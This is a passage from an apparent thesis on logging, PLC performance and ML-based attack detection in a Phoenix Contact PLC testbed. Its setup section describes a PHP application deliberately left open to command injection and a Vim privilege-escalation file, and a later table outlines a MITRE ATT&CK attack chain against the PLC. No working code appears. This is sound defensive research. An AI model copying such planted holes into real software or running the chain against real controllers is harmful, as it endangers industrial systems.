
PICs/testbed.png

Figure 2: Testbed Architecture with Purdue Model

Table 1: Network Configuration and Roles of Testbed Components

IP Address	Device Name	Role
192.168.137.246	Attacker - Kali	Simulated Attacker - Windows
192.168.137.50	Attacker	Simulated Attacker
192.168.137.30	Raspberry Pi 3B+/Physical process	Simulated Physical System
192.168.137.10	PLC1	Controls Physical Process
192.168.137.12	PLC2	Warning System
192.168.137.1	E.Workstation	Configuration and Programming

until it reaches 200 since this is used as the maximal limit. The aim was to simulate a gradual change in the system, introducing a latency that mimics real-world OT systems. Latency is an important characteristic of such a system, varying depending on the specific use case, but it is necessary to consider that the testbed resembles an actual physical system [21]. To show the change in the values, LEDs were connected to the Raspberry Pi 3B+ which represent the ranges of the values. Green symbolizes that the values lie in a range between 95 and 130, yellow that the values are between 130 – 150 and red represents everything above 150. These values symbolizes our reading which would normally be measured with sensors. In our testbed application, the PLC1 plays a critical role in monitoring and controlling the physical process. Specifically, the Raspberry Pi 3B+ sends the values via Modbus, where the Modbus server is placed in the Python script and the client on the PLC1 Program. The PLC1 initiates the connection to the server and reads the five holding register values, which consist of the five values. Also, the PLC has a state machine that handles the Modbus connection. The Modbus functionality on the PLCs is taken from the Modbus libraries from the PLCnext store which has applications and libraries for various use cases [22]. After sending the values to the PLC1 Application, it then checks the values and if they are higher than 130, sends a command to the Raspberry Pi to start decreasing the values to the “normal” mode. The idea behind this was to mimic a similar behavior of a physical process where we have readings and writings from the PLC’s standpoint. In parallel, the PLC1 continuously sends the values to the PLC2 which decodes them to Modes and sends them via a Modbus server to the Client. The communication is built by using Modbus clients and servers, the PLCs have both a client and server deployed running in parallel tasks. Figure ?? illustrates how the application is structured, showing the connection between PLC1 and PLC2 via Modbus.



PICs/appl.drawio.png

Figure 3: Testbed Application

2.2.6 PLC Programming and Configuration

Both PLCs were programmed using the IEC 61131-3 standards, specifically employing Structured Text and Function Blocks. This was one of many ways the PLCs can be programmed following the guidelines from the PLC manufacturer [23]. Other ways are with languages like C++ or C#. Nevertheless, the application interface still functions the same, and in all cases, tasks need to be programmed and defined which then interact with the Execution and Synchronization Manager (ESM). The major difference is in the development environment. Using the IEC 61131-3 standards allows the use of the PLCnext engineer which has a wide set of features such as programming, libraries, and configuration settings **noauthor_user_2020**. As mentioned previously the Modbus functionalities, such as client, server, writing, and reading, are all functions from the Modbus library provided by the PLCnext Store[22]. That's why all the programming and configuration processes performed on the PLC have been tightly followed by the guidelines provided by the PLC manufacturer, Phoenix Contact, to assure fidelity and accuracy in mimicking real physical systems. The original setup configuration used to set up the application is detailed in **Appendix A.1**, enumerating the actions done on that configuration. The configuration consists of a set of commands and settings on the WBM or PLCnext engineer. Firstly the firmware of the PLC had to be updated to a newer version which was version 22.9.0.33. Later important parameters such as IP addresses, root user credentials, system date, and time were configured. In addition, several advanced configurations were set up to mimic real OT system vulnerabilities. On PLC1, a PHP application was installed that allows inputs that could potentially lead to command injection, effectively simulating an initial access technique as per the MITRE ATT&CK framework. To further allow the attack chain to expand, a privilege file was created that grants root access when opened with Vim, thus enabling an attacker to escalate privileges. For the installation of the PHP application as well as the configuration for other methodologies, the ipkg package manager was installed on the PLC, although attempts to install apt were not successful **optware_ng_2024debian_apt_2024**. The apt package manager has to be installed via unofficial methods which in the end didn't work on the PLC setup. For further details regarding the configuration process, please refer to the GitHub repository containing the complete project, which can be found at: <https://github.com/EjubBeg/Master>. Configuration files are specifically located at: <https://github.com/EjubBeg/Master/tree/main/Configuration>.

2.3 Methodology for Research Question 1: Impact of Data Logging on PLC Performance

2.3.1 Intention

The main aim of this research is to quantify how much the logging of different types impacts the performance and safety of the PLC to ensure that these systems can operate reliably under different conditions, including potential cyberattacks. In order to achieve this the focus was

to measure valuable metrics on the PLC system and the application running on it. These two parts ensure synchronized operation of the PLC within an OT system [24]. This method involves measuring different metrics that will be empirically evaluated. The logging configuration was constructed iteratively until it reached a state that aligned with the objectives and could collect at a rate that would display the changes in the performance metrics affected by some scenarios. It is important to see issues that are visible only in brief moments, such as CPU usage spikes that last around one second. To have the possibility to compare the influence of data logging on performance, it is necessary to compare different scenarios in which data logging is activated and deactivated. These scenarios were selected from typical operating scenarios and stress scenarios that a PLC might endure in a real-world OT system, to be able to perform a comprehensive assessment **nistir_8089**. Regarding the time duration of the scenarios, a frame of about two hours was chosen since it allowed an increase the frequency without occupying a significant amount of the memory and still was long enough to enter the system in a continuous state without changing over a longer period. The scenarios for the collection are as follows:

- **Normal Operation:** Metrics data will be collected from the PLC during normal usage of the PLC application. This includes starting the application, using the WBM interface, and connecting via SSH to the PLC. This scenario mimics real-world usage by an operator.
- **Data Logging Enabled:** In this scenario, we activate the data logging. The data logging is the same as in the second research question mentioned. Similar to the previous Scenario, besides the PLC Application, WBM and SSH also will be used to mimic real-world scenarios. With new scripts activated and all possible logging settings turned on it should show how much performance is needed for the logging.
- **Data Logging during cyber attack:** During the cyber attack, malicious scripts will be started by the attacker, which has the possibility to drain sources from the performance, the attack techniques are executed as mentioned in **Table ??**. That's why this scenario aims to get a rough idea of how much resources are available during cyber attacks.

2.3.2 Performance Metrics

To be able to analyze the performance we need adequate metrics to represent the actual performance of the PLC system along with the application running on it. The design choice of the set of metrics was inspired by best practices for PLC development, as well as from various papers touching on this topic [24]**nistir_8089**. Moreover, it was also mentioned that the benchmark should have a unique design pattern depending on the characteristics that need to be measured [25] [26]. Two metrics that were heavily mentioned were the cycle time of a PLC application's task and monitoring the memory usage of the PLC. Phoenix Contact provides a great feature by live monitoring of the PLC's operational status during debugging and Code deployment using the PLCnext IDE **phoenixcontact_plcnext_engineer**. These measurements

are stored in the system variable `DEVICE_STATE` which is added to our set of metrics for the board temperature and CPU usage. Similarly using the system variables other metrics are collected. Besides the set of Metrics, the way of logging is also important. It has been proven that the best way to implement such logging is by using the vendor-implemented Datalogger along using the System variables [27]. This method most accurately measures the metrics. An alternative way was to design a script with the capability of detecting the cycle time, however, this method proved to be less precise than the initial method. The metrics collected are summarized in Table ??.

Metric	Description	Measurement Method
Cycle Time	Shows how long the control logic of the PLC program is executing.	Using the <code>LAST_EXEC_DURATION</code> and <code>LAST_ACTIVATION_DELAY</code> variables.
CPU Usage	Measures the CPU usage of the PLC, both cores or combined.	Measured using the <code>DEVICE_STATE</code> system variable.
Memory Usage	Includes the amount of free and used memory.	Monitored using the <code>PARTITION_INFO</code> data structure, collecting <code>MEM_FREE</code> , <code>MEM_USED</code> , and <code>MEM_USAGE</code> variables.
Board Temperature	Monitors the temperature inside the PLC housing.	Measured via the <code>BOARD_TEMPERATURE</code> variable within the <code>DEVICE_STATE</code> system variable.
Exception Count	Tracks the number of exceptions within the executed task.	The <code>EXCEPTION_COUNT</code> variable is collected.

Table 2: Key performance metrics for PLC systems and their measurement methods.

2.3.3 Datalogger Configuration

Besides the metrics, configuring the Datalogger to collect the measurements required careful attention to the limitations of the file size and also the determination of the frequency timing [27]. After iteratively testing various frequency rates with the goal of maximizing insight into the changes in key metrics—especially cycle time and CPU usage, which tend to fluctuate more rapidly than other metrics—it was determined that the ideal frequency is 100 ms. This frequency aligns with the task cycle time, allowing for accurate analysis of spikes in CPU usage. To collect all relevant data over a two-hour period, the Datalogger requires at least 3 MB of

storage capacity. In order to implement the Datalogger it is necessary to set up the values in the PLCnext engineer and then to add a config file to the PLC. The most important information in the config file are the session name, database name and location, maximal file size, values which are collected and sampling interval. The final Datalogger configuration file can be found in Appendix A.1.2: Performance-Related Datalogger Configuration File.

2.3.4 Analysis Approach

The obtained data, which are measurements of key performance metrics during three different scenarios, will be analyzed in order to understand the difference between them. The mean, median, standard deviation, outliers, and percentiles will be calculated for all scenarios regarding cycle time analysis. Graphically, comparison of delay time differences and trends in cycle times over time will be done using boxplots. In addition, the variability of the cycle time will be analyzed for possible instabilities in the system. In memory usage analysis, the memory consumption rate over time will be investigated, which will check the slope of memory usage over time the higher it is, the more the memory is consumed. Additional metrics will include the measurements of the CPU usage. In order to understand the difference the CPU usage will be illustrated over time along with a boxplot. To gather even more insights the mean, median, standard deviation and outliers will be calculated. Exception Value Analysis provides the total number of exceptions against scenarios and shows variances between the same. Last but not least, the Board Temperature Analysis visualises the temperature over time, in the aim to find how much that board temperature would rise or drop due to high CPU loads.

2.4 Methodology for Research Question 2: Evaluating the Quality of Machine Learning Models trained on the collected Data

2.4.1 Intention

The concept of evaluating the collected logs based on machine learning accuracy comes from various papers that used this evaluation method to examine the dataset's usability [5] [18] [11] [28]. The goal is to assess the quality of the ML models trained by the collected dataset and then measuring different metrics of the models quality, which will help give more context to the value of the data. A review of several papers on ML evaluation of OT datasets found that, on average, Random Forest, AdaBoost and KNN were the best performing supervised ML models in the context of OT security log analysis [28][5][29]. The objective is to achieve the best results without having to investigate too many ML models since plenty of research used different ML models in order to understand which model obtains the best score. In order to achieve this a labeling process is essential, enabling the categorization of the data into two distinct groups: malicious

and benign logs. Subsequently, with a labeled dataset, it is possible to train machine learning models to further predict if unlabeled logs are malicious or benign. This way of evaluation indicates the usefulness of the data in the cyber-defense field for ICS. In addition, the log types are categorized into event-driven and performance logs to further display which source provides the best score for predictive purposes. Similarly to the previous Research method, a crucial element is the approach of data collecting scenarios. That's why it was necessary to perform two distinct scenarios, one attacking the PLC and the other one during normal usage. Obviously, in both scenarios, the same log collection mechanism is being utilized. Promptly the whole process will be explained in detail **log_based_malicious_detectiongrover_anomaly_2018**.

2.4.2 Data logging

These three main drivers are the basis upon which the strategy for data logging is based and which have guided these design choices: variation in the type of logs, applicability within the MITRE ATT&CK ICS Matrix of detection methods, and finally capabilities and limitations of PLCs[15]. The first driver is the type of logs being collected. The Aim was to enhance the collection from previous work by focusing on multiple significant values instead of a one type of log or a smaller set of values, in order to add value from the different types of logs hoping that to be a reason for a high ML model score [16] [29] [28]. Even though the logging will consist of multiple types of log, it still needs a fine selection. It is important to offer full insight into a comprehensive view of the PLC's operational status, ensuring that both high-level and low-level logs were included in an aim to offer a full spectrum of potential indicators of compromise. In order to gain this context, by analyzing papers similarly collecting log on PLCs, a set of important values could be selected, which were carefully chosen to resonate the most critical aspects of PLC performance and security. Thus, the work titled "Detecting Payload Attacks on Programmable Logic Controllers" focused on monitoring I/O access patterns, network access patterns, and the payload program timing characteristics; this inspired my current idea of including network and process-related data in the logs[30]. In particular, the paper "PLC-Based Cyber-Attack Detection: A Last Line of Defence" logged features such as control actions, pressure values, cycle time, program checksum, and PLC state that really drove this choice of logged performance metrics. Other works considered values related to the behavior of the physical system. However, since we simulated our physical system, and monitoring this kind of data requires additional installations of measuring mechanisms, we did not investigate these measurements. In another way, this could be to focus more on the performance values of PLC itself rather than the physical system measurements. Interestingly, [1] categorized the features monitored into two categories based on Process and PLC state. Similarly, a categorization of the log by abstraction level is a useful approach to getting more insight into the value of the logs from the different Levels such as PLC application, firmware, or OS. This analysis ensures to collection of all logs from different layers in order to have a richer log collection. The second driver is the applicability of detection Methods by the Mitre Att&ck ICS Matrix. Every Mitre Technique mentions

methods how to detect the attack. It was ensured that for every technique that was executed at least one detection method exists[15]. In addition, out of which is advised to be logged but not covered by syslog or PLCnext firmware application are: accessed or modified files, execution of suspicious processes, changed directories, cron jobs, and port-connection changes, thereby the detection was implemented customly. The last driver is the competence of the PLC in terms of implementation of data logging Methods. As previously mentioned, it was not possible to successfully install the apt manager due to lacking memory resources. Similarly, other mechanisms like installing logging tools manually were shown to be unsuccessful depending on too many dependencies burdening the memory of the PLC. From all tolls on the ipkg package list, only the monit tool seemed to be promising [optware_ng_2024mmonit_manual_2024](#). Unfortunately, it has shown that the logs generated by it are not detailed enough, moreover, the same information can be retrieved in a more detailed way. Due to constraints in resources, we had to focus on the PLC system itself. Actually, the PLCnext firmware was used to support log functionality, which continuously logs various different messages. It was deployed into the application with the PLCnext Engineer. The syslog and the custom log were configured at the OS level. Such examples of the configurations and data-logging files are shown in the Appendix. For particular understanding, the configurations and logging scripts are documented in Appendix A1. Also, using the System variables provided by the PLCnext enables the user to have a wide range of different significant values [phoenixcontact_plcnext_engineer](#). The PLCnext Engineer provides live monitoring of the CPU usage and temperature of the board during the development when the PLC is connected to it. Interestingly, during command line execution, it was notable on the PLCnext Enginner that the CPU usage went higher than during just the Application process. This was an interesting fininding since many Researchers suggest logging the PLCs system's related values measurements for cybersecurity reasons, which reinforced the decision to include detailed system metrics in the data logging. In addition, system information logging was also deployed in a custom script performed to track key performance metrics, including used memory, CPU load (1 min, 5 min, 15 min averages), disk usage, and network traffic (TX/RX), which offer critical insights into the PLC's operational state. Finally, the types of logs can be grouped by the origin and function into:

- **Application Logs:** Application-level logs include mode changes, security alerts, or other execution-informative logs created at the PLCnext application level.
- **Syslog:** Configured on the PLC to capture OS-level events.
- **Custom Scripts:** Custom scripts, driven from MITRE ATT&CK, will capture: process executions, network connections, port usage, modifications made to the firewall, and system diagnostics.
- **System Information:** Logs various metrics through scripts, such as CPU usage, memory usage, and information about the network.

- **Datalogger:** Logs, out of the box, performance measures around CPU load, memory load, board temperature, and diagnostic values to a SQLite database.

The security-related datalogger configuration file and logging scripts can be found in Security-Related Datalogger Configuration File and Logging Scripts, respectively.

2.4.3 Model Training and Evaluation

After generating and collecting data, the next step is to label the data. In order to be as near the Ground Truth as possible, during the attacking scenario the exact time of the attacks was recorded and the impact on the logs was analyzed iteratively to build more confidence in categorizing logs [12]. Half of these logs were labeled manually and the other half automatically based on time or based on data like IP addresses or file names. In fact, it was far easier to label the event-driven logs made up from the Application, Syslog, and custom scripts logs. In the normal usage generated dataset, the labeling was quite direct; the logs were extracted and then labeled as benign and the label "0" was assigned. The logs from the attacked scenario were labeled automatically and manually, and the Label "1" was assigned for malicious logs. Event logs were handled as strings, extracted, and then stored in a DataFrame consisting of columns describing the message, label-for a malicious event, the label would be 1 while 0 for benign-, and attack technique. Finally, all logs from both scenarios were merged in one final Dataset and stored in a CSV file. Even though the impact is noticeable in the performance-related logs, the system information, and Datalogger, the labeling of the data especially when the exact impact started was sometimes not straightforward to distinguish. The number of logs regarding performance metrics was high in number and had to be automatically labeled by the time the attacks were executed. As the Nature of the logs differs the choice was made to separately evaluate the two log types. Subsequently, before being able to train an ML model with the Dataset the process of preprocessing along with feature engineering needs to be concluded. Given the variability in log formats within the event-driven logs, a simpler approach was necessary to extract relevant features. The features were extracted by a heuristic approach parsing strings from the logs. A script was deployed to parse predefined strings of the following events within the logs:

- Security Events
- Security Logs
- User Activities
- Role Changes
- Configuration Changes
- Policy Changes

- Network Events
- IP Addresses
- Authentication Events
- Authorization Events
- Script Execution
- Accessed Files
- Modified Files
- System Performance and Resource Usage

Another aspect, the attributes recorded in the performance-related logs were predominantly numerical values. Furthermore, preprocessing involves computing the difference between consecutive instances for metrics such as memory usage, CPU load, and disk usage. This has been included to give the dataset more completeness, the purpose of which could be to capture more information with these changes over time. Other than that, the original values were kept. Since the number of raw data is huge and difficult to handle, the raw logs are summarized by averaging at 50 instances. The key attributes of the final performance log dataset include the following metrics:

The labeled and unlabeled datasets, along with the final dataset consisting of the merged logs, can be found in the following GitHub repository: [here](#).

To ensure transparency and clarity in the practical implementation of machine learning models, a Python-based approach using mainly the library Scikit-learn was employed. The primary focus was on training and evaluating Random Forest, AdaBoost, and KNN models based on their recognized performance in similar research scenarios. These models were selected based on their high performance in related research [28]. We used the default parameters for each model, such as the number of neighbors in KNN and the number of estimators in Random Forest and AdaBoost, as the primary focus was on evaluating the dataset quality rather than hyperparameter optimization. Balancing techniques such as SMOTE (Synthetic Minority Over-sampling Technique) were used to address class imbalances, a common issue in datasets of this nature, as advised by other studies **scikit-resample**.

Specifically, the code performs the following steps:

- **Data Loading and Preprocessing:** The dataset is loaded, and necessary preprocessing is applied, including handling missing values and encoding categorical variables.
- **Model Selection:** Random Forest, AdaBoost, and KNN classifiers are instantiated using Scikit-learn's default parameters.
- **Model Training:** The models are trained on the training dataset, and cross-validation is employed to assess their stability.

Attribute	Description
Timestamp	Time each log entry was taken
Used Memory (MB) Diff	Change in memory consumption.
CPU Load Diff	Change in CPU load
Disk Usage (%) Diff	Difference from the disk usage.
TX (MB) Diff	Difference in data transmission.
RX (MB) Diff	Difference in data received.
Current CPU Load	Real CPU load for different time intervals.
Open Ports	List of opened network ports.
Last Activation Delay (Task 1 and 2)	Delay between execution of tasks.
Last Exec Duration (Task 1 and 2)	Time to do the activities.
IP Active DT	The active IP address.
Memory Stats (Free, Used, Usage)	Information of memory consumption.
Core 1 and 2 CPU Usage	Percentages of used time for each CPU core.
Temperature	Board temperature.
Total Exec Duration	Total time spent running errands.
Total Activation Delay	Total delay of activation in task.
Open Ports Count	Number of open network ports.

Table 3: Summary of Performance Log Attributes and Descriptions

- **Evaluation:** The models are evaluated using metrics like accuracy, precision, recall, F1 score, and confusion matrix to measure the effectiveness of the predictions.
- **Results Interpretation:** The results from each model are compared to determine the most effective approach for detecting anomalies in the PLC logs.

The results from the ML models will provide a decent indication of the data quality, presenting the comparison between the two different log types where some type might be qualitatively accurate for predictions, while others may need enhanced logging or prove to be less effective. The evaluation of the models was performed using the following metrics:

- **Accuracy:** Measures the overall correctness.
- **Precision and Recall:** Displays the rate of TP to FP and TP to FN, indicating the ability to predict all data points.
- **F1 Score:** Highlights the model's overall effectiveness.
- **Confusion Matrix:** Shows the distribution of true positives, false positives, true negatives, and false negatives.

2.5 Methodology for Research Question 3: Impact of the MITRE ATT&CK Chain on the Logs and Performance

2.5.1 Aim of the Methodology

This research has analysed the occurrence of MITRE ATT&CK techniques appearance within the logs generated and collected in the previous methodology **mitre_attack_chain** [15]. Furthermore investigating what is their impact on PLC CPU usage and memory consumption. Quantification of the impact on system metrics can be obtained by mapping attack techniques onto log types for further insight into how much evidence each technique leaves within the logs and resource consumption. Therefore, the insight derived can be applied in the future to enhance the logging mechanism to capture the critical information without overloading system resources.

For each category of tactic at least one attack chain was utilized in the attack chain, considering any potential threat from initial access up to impact according to the MITRE ATT&CK framework. We adopted techniques that would directly target PLCs in such a way that malicious activities have their reflections in the PLC logs, hence providing data for analysis. This also mirrors the structure of a modern multistage threat to PLC systems, as reported in the Stuxnet and Triton attacks **mitre_attack_stuxnet** **mitre_attack_triton**. Similarly to the prior methodology, this time we also analyzed the performance but just in terms of the CPU and memory usage, since those metrics were identified as most relevant for the impact assessment of attack techniques. In fact, such metrics are of particular importance, considering that both relate directly

to the PLC functionality under normal and stressed conditions. Since the studies reveal that CPU and memory usage are already good indicators for system stress caused by malicious activities, these indicators have been applied in other ICS research [26] [29].

Most of the attacks were carried out with tools that are available publicly combined with custom solutions. Some attack techniques were performed using tools such as Sliver and lin-pease, and other scenarios, through the writing of custom scripts **sliver_getting_started_2024** **plcnnext_getting_started_2024** . This method of custom writing attack was also performed in the Triton attack, whereby the attackers wrote custom Python scripts for specific usages. The exploitation of Lax controls within the PLCnext system for access and control also further validated this approach as the most effective for the specific research.

By integrating open sourced tools and customized exploitation of the PLC's intrinsic gaps, an effective testing environment was achieved that is close to real scenarios of actual attacks. Thus, the AXC F 2152 PLC is much more complex and sophisticated than most classical PLC. Therefore, it was target to more complex attacks, partly not explicitly included as Target assets in the MITRE ATT&CK framework. This attack chain was specifically developed for the AXC F 2152 PLC and might not apply to other PLC models. The table below outlines the final attack chain:

Step	Tactic/Technique
1. Initial Access	Exploit Public-Facing Application (T0819)
2. Execution	Command-Line Interface (T0807)
3. Persistence	Modify Program (T0889)
4. Privilege Escalation	Exploit Privilege Escalation (T0890)
5. Evasion	Exploit for Evasion (T0820) Change Operating Mode (T0858)
6. Discovery	Network Connection Enumeration (T0840)
7. Lateral Movement	Valid Accounts (T0859)
8. Collection	Detect Operating Mode (T0868)
9. Command and Control	Standard Application Layer Protocol (T0869)
10. Inhibit Response Function	Change Credential (T0892) Service Stop (T0881)
11. Impair Process Control	Modify Parameter (T0836)
12. Impact	Loss of Control (T0827)

Table 4: Overview of the Attack Chain with Multiple Techniques

For more information about the full attack chain, please refer to **Appendix B**.

The collected logs were labeled simultaneously for the maliciousness and attack technique of

the logs , lastly when merging the labeled file the origin of the logs was added and consists of :

- **Application Logs:** Security and default messages about various important events of the PLCnext application are included.
- **Syslog:** This logs activities that are done regarding the OS. Additional scripts were run to extend this.
- **System Information:** Logs essential metrics regarding the system's state, including performance data such as CPU load and memory usage.

That is the necessary step in order to draw a relation between the number of logs a certain attack technique creates and the types of logs it occurs in. This work does not go into log content analysis, but rather quantifies how many times each technique occurred in the logs.

2.5.2 Evaluation Approach

Accordingly, the evaluation process was divided into two main areas:

Log Manifestation Mapping: It includes the occurrence count in logs for each technique mapped against specific log types. Among others, key log types analyzed for the execution of this work are Application Logs, Syslog, and System Information. This helped in finding out where the evidence was manifesting most frequently and in what log type it comes up. In this paper, to gain a proper view of the logging method the quantification of the attack techniques within the log types. In fact, this will give a clear picture of the density and distribution of attack traces, thus supporting effective improvements of logging and monitoring strategies. The evaluation metrics is an empirical analysis of how different MITRE ATT&CK techniques affected memory, CPU, and other performance metrics.

Performance Impact Analysis: The CPU and memory usage was separately analyzed in this review to find out how those attack techniques are going to affect this metrics. Then the memory usage metrics was plotted with time to show how each technique would affect resource consumption in the PLC. Further investigating the maximum and mean values for both CPU and memory at each phase of the attack to make the analysis more precise. The same comparison in various techniques helped in marking resource-intensive techniques. The evaluation metrics is a quantitative analysis of how often each technique manifested in the logs.

3 Results and Findings

3.1 Performance Evaluation

This section presents the results of the performance evaluation conducted under three different conditions: normal conditions with and without logging, and lastly, running an attack chain in addition to the logging enabled. The description provided in this research is primarily focused on the analysis of cycle time, memory usage, exception count, board temperature, and CPU usage, which were identified as the performance metrics to be tested.

3.1.1 Cycle Time

The cycle time was by far one of the most important measures of performance, mentioned quite often at the time of data logging, and having enormous impacts on the result. The measurements were shown using statistical and graphical presentations regarding the differences between the three scenarios for making this comparison broad and more visible. As it can be easily seen from the time trend in Figure ??, in both scenarios where logging was enabled there appear to be more frequent fluctuations compared to normal operation. While the difference between the average cycle times is close enough for logging and attacked scenarios, the average of the attacked scenario is slightly higher, with increased fluctuations, and indicates performance instability under an attack.

From Table ?? the changes can be noticed numerically, Attacked Execution Time has the largest variability with a max value of 2131 ms and a std of 143.06 ms, thus showing that under attack performance is more irregular. Interestingly the percentiles are not higher than from the logging enabled scenario, indicating that the extremes of the attacks skew the mean up. The second scenario is somehow in between the other scenarios, with a comparatively high average at 495.59 ms, and with fewer extreme values, but it features much slighter undulations. However, the interesting part was the Normal Execution Time. Even the lowest average, 436.26 ms, seems small compared to the maximum value of 1583 ms which, establishing that spikes do happen without logging or attacks but much less frequently. Also, the number of outliers in the attacked case, which is 7368, doesn't seem to be that different to the other scenarios, but the extremes of these readings leads to the assumption that the system exhibits more performance disruption while under attack.

A boxplot of Figure ?? leads to a similar interpretation compared to the table but offers a great visual tool to compare these scenarios—showing the logging-enabled and attacked scenarios exhibit more variation from normal operation. What is interesting is the fact that logging by itself already strongly prolongs the average response time of the system. According to the boxplot, indeed it was worse than it appeared from the plot of the trend over time, where the similarity between logging and the attacked scenario seemed subtler.



Figure 4: Cycle Time Trend Over Time

Name		Mean	Max	Std	Outliers	25th Per.	50th Per.	75th Per.
Normal	Exec. Time	436.26	1583	94.84	6678	384.0	402.0	429.0
Logging-Enabled Exec. Time		495.59	1808	114.23	7090	415.0	457.0	559.0
Attacked	Exec. Time	508.80	2131	143.06	7368	406.0	447.0	575.0

Table 5: Execution Time Statistics Across Different Scenarios

PICs/cycle_time_box.png

Figure 5: Cycle Time Boxplot Comparison Across Scenarios

The delay time of all those cases was evidently different from each other. From 94.72 ms in normal cases, it increased to 115.68 ms in logging cases and 116.96 ms in attacked cases. Of course, it should not be unmentioned that the attacked case has much higher maximum delay of 13,598 ms, and it has a higher number of outliers in this scenario by measuring 7017 compared to the other two. That would indicate this PLC has fairly consistent degradation in performance under attack. While the percentiles have some variance, and are in a relatively narrow band between scenarios, the standard deviation and number of outliers make it pretty clear that both logging and attacks drive variability of the performance - see Table ??.

Name	Mean	Max	Std	Outl.	25%	50%	75%
Normal Delay Time	94.72	278	11.11	5381	87.0	93.0	101.0
Logging-Enabled Delay Time	115.68	346	34.53	6302	94.0	104.0	122.0
Attacked Delay Time	116.96	13,598	65.24	7017	91.0	100.0	121.0

